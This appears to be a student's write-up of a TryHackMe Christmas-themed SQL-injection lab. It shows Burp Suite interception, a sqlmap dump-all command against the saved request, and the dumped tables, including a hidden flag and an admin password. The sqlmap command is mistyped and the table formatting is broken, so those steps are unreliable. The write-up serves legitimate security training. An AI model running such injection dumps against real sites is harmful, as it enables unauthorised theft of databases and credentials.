
Request Cookies 1

Request Headers 9

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation

Save the item



We open the terminal and type `insql map -r santa --tamper=space2connect --dump-all --dbms sqlite` to see our database



The database has shown

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title                |
+-----+-----+-----+
| James | 8    | shoes                |
| John  | 4    | skateboard           |
| Robert| 17   | iphone               |
| Michael| 5    | playstation          |
| William| 6    | xbox                 |
| David | 6    | candy                |
| Richard| 9    | books                |
| Joseph| 7    | socks                |
| Thomas| 10   | 10 McDonalds meals  |
| Charles| 3    | toy car              |
| Christopher| 8    | air hockey table     |
| Daniel| 12   | lego star wars       |
| Matthew| 15   | bike                 |
| Anthony| 3    | table tennis         |
| Donald| 4    | fazer chocolate     |
| Mark  | 17   | wii                  |
| Paul  | 9    | github ownership     |
| James | 8    | finnish-english dictionary |
| Steven| 11   | laptop               |
| Andrew| 16   | raspberry pie        |
| Kenneth| 19   | TryHackMe Sub       |
| Joshua| 12   | chair                |
+-----+-----+-----+

[01:14:08] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.247.21/dump/SQLite_masterdb/sequels.csv'
```

We finally get the answer for the number of gift

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
```

Question 4

We also get to know what is needed by Paul from the database

```
Paul      | 9    | github ownership
```

Question 5

The flag of this question is also shown in the database

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+-----+-----+
| flag                                     |
+-----+-----+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+-----+-----+
```


Question6

We get to know the admin password from the database

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+-----+
```

Thought Process/Methodology:

We entered the website by using the given ip address. Then we saw a login web page but we doesn't have the username and password for it. So, we try a few username and password that is suit to the requirement of the sql. Then, we entered the username and password. We have enter something to update and get the database in the burp suite. After that, we open up BurpSuite and turn on the BurpSuite extension on the web browser. We open the intercept and then we get the database. We send the database to the repeater and save it. Then, we get into the terminal to look for the database. Then we finally get the answer for each question from the database.